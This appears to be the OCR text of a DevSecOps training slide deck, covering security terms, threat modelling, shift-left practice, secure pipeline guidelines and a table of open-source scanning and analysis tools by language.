DevSecOps

- Getting Started with DevSecOps
- Secure Coding Guidelines


DevSecOps

- What is DevSecOps?
- Why do we need DevSecOps?
- How do we do DevSecOps?
- Integrate Security in DevOps Pipeline
- Tools of Trade
- Sample Implementation (On Prem and Cloud Native)
- Case Studies

DevSecOps

- Effort to strive for “Secure by Default”
- Integrate Security via tools
- Create Security as Code culture
- Promote cross skilling
- DevSecOps is the security focused extension of Devops.

DevSecOps



DevSecOps

- DevOps moves at rapid pace, traditional security just can’t keep up
- DevSecOps makes it easier to manage rapid pace of development & large-scale secure deployments
- DevSecOps allows for much smoother scaling of process
- Security as part of process is the only way to ensure safety

DevSecOps Acronyms/Definitions

- **BDD** – Behavior Driven Development – Build SW from the end users perspective.
- **DAST** – Dynamic Application Security Testing – Run Security checks on **Running systems**
- **Fuzz Testing** – Test by providing invalid, unexpected or random data.
- **False Positives** – Inaccurate Security Alerts generated by a tool or system
- **IAST** – Interactive Application Security Testing – Combine static and dynamic techniques to identify vulnerabilities in web applications.

DevSecOps Acronyms/Definitions

- IAM – Identity and Access Management – A process for managing digital identities.
- MAST – Mobile Application Security Testing
- **Security Posture** – Security of a team or individual or organization. Physical + Cyber Security
- SHIFT LEFT → Move Testing earlier in the cycle. DEVOPERS + TESTER
- **SCA** – Software Composition Analysis – Evaluate the parts (libraries) and **SBOM** (Software Bill of Materials) used to assess the SW security, quality and compliance.

DevSecOps Acronyms/Definitions

- SAST – Static Application Security Testing – Check for Vulnerabilities in Source Code and Binaries. Aim is to do it before deployment.
- TDD – Test Driven Development - Write Test cases first and fit code to make the test cases work.
- VA – Vulnerability assessment – identify, quantify, prioritize weaknesess in the systems and networks.
-

DevSecOps Threat Models

- A threat Model is a structured representation of all the Information that affects the security of an application.
- Applied to
  - SW
  - Applications
  - Systems
  - Networks
  - Distributed Systems
  - IoT and Other Devices
  - Business Processes

DevSecOps Threat Models

- A Threat Model consists of
  - Description of the subject to be modelled
  - Assumptions that can be checked or challenged
  - Potential Threats to the system
  - Actions that will mitigate the risk of the threat
  - A way to validate the model and threats, and
  - A way to verify the success of the action taken

DevSecOps Threat Models


- Threat Models are **not** static
- Constant assessment (hence needs to be automated in pipelines) for newer threats
- Expected to be updated when
  - New Feature is released
  - Whenever Security breaches
  - Architectural or Framework Changes

DevSecOps Threat Models


- 4 Question Approach

- *What are we working on*
- *What can go wrong*
- *What are we doing about this*
- *Did we meet our objectives?*

DevSecOps and Shifting Left




DevSecOps and Shifting Left



DevSecOps

- DevSecOps is **Automation + Cultural Changes**
- Integrate security tools into your DevOps Pipeline
- Enable cultural changes to embrace DevSecOps


DevSecOps – A sample Pipeline



DevSecOps – A sample Pipeline

DevOps Pipeline

DevSecOps Pipeline




DevSecOps – a Few Guidelines

- Never ever commit any code that
  - Has Privileges/user information or any sensitive information in Version Control
  - Never ever release code that requires escalated privileges (e.g. sudo..) without review and formal approval
  - Never share access keys, access tokens, SSH Keys in GIT Commits
  - Pre-commit hooks on developer's machines are not fully reliable

DevSecOps – a Few Guidelines

- Do use the IDE warnings and errors shown
- Closing the issues and warnings reported by IDEs while useful, is only one step
- Never store credential information in Config files
- Invest in proper Secrets Management.

DevSecOps – a Few Guidelines



DevSecOps – a Few Guidelines

- Do perform Software Composition Analysis (SCA) and analysis of Software Bill of Materials (SBOM) since
  - Most SW now use 3rd party libraries and frameworks
  - Many of them have vulnerabilities
- Do be aware of versions
- Do Keep versions updated to mitigate Vulnerability risks
  - Do Trigger pipeline for library version changes
- Perform White Box security Testing using automated tools
  - Needs manual oversight for false positives
  - Basic stuff like SQL Injection, insecure libraries. Etc

DevSecOps – a Few Guidelines

- Scan Docker Images before pushing
- Select official and recommended Docker images
- Use Black/Gray Box testing using automation
- Include both SAST and DAST in pipelines
- All tools will need a period of finetuning and configuration. Plan for it.

DevSecOps – a Few Guidelines

- Use Tools to scan IAC Yaml code – Terraform or Ansible
- Repeat – Be careful in selecting base Image for Docker/Kubernetes
- Base Images should be minimal – always aim for reducing size of images to minimize area of attack.
- If possible, Convert Compliance to Executable Test cases. (Compliance as Code)

DevSecOps


- All of above will result in excessive reporting
- Centralize Dashboards and plan for a common reporting format.
- Integrate all Security Incident reporting with Issue Tracking systems – Invest in good Vulnerability Tracking/Management System

DevSecOps Monitoring

- **Monitoring is needed for two end goals**
  - **Understand if our security controls are effective**
  - **What and where we need to improve**

- **To test Security control effectiveness:**
  - **When did an attack occur**
  - **Was it blocked or not**
  - **What level of access was achieved**
  - **what data was bought in and bought out**

DevSecOps Tools (Non Prescriptive)

Threat Modelling Tools	  ThreatSpec Microsoft Threat Modeling Tool
Pre-Commit Hooks	   truffleHog Git Hound
Software Composition Analysis	  Retire.js
Static Analysis Security Testing (SAST)	
IDE Plugins	 CAT.net   
Secret Management	 Keywhiz  Confidant

Preference given to open-source tools; we don't endorse any tool

DevSecOps Tools (Non Prescriptive)

Preference given to open-source tools; we don't endorse any tool

DevSecOps Tools (Non Prescriptive)


Languages	Software Composition Analysis	Source Code Static Analysis
JAVA	DEPENDENCY-CHECK, ClearlyDefined, OSS Review Toolkit	sonarqube, graudit
PHP	OSS Review Toolkit, sonatype	sonarqube, graudit
Python	DEPENDENCY-CHECK, Safety, sonatype	Bandit, graudit, sonarqube
.NET	DotNET Retire, SafeNuGet, OSS Review Toolkit	PUMA SCAN, DotNet Security Guard
Ruby/Rails	OSS Review Toolkit, sonatype	Brakeman, sonarqube, graudit
Node JS	ClearlyDefined, OSS Review Toolkit	npm-check, NodeJsScan, sonarqube

Preference given to open-source tools; we don't endorse any tool


DevSecOps Tools

- Selection Criteria
  - Must be API based
  - Should be able to be run as CLI commands
  - Should not take more than 15/20 mts
  - Should support Parallel or Sequential threads
  - Should be machine parseable – viz. JSON or YAML output
  - Should be configured for false positives/negatives
  - Should have minimal licensing requirements
- Be aware that many tools are focused on a single language.
- SonarQube can do multiple languages (C# with Sonarqube is a different configuration)

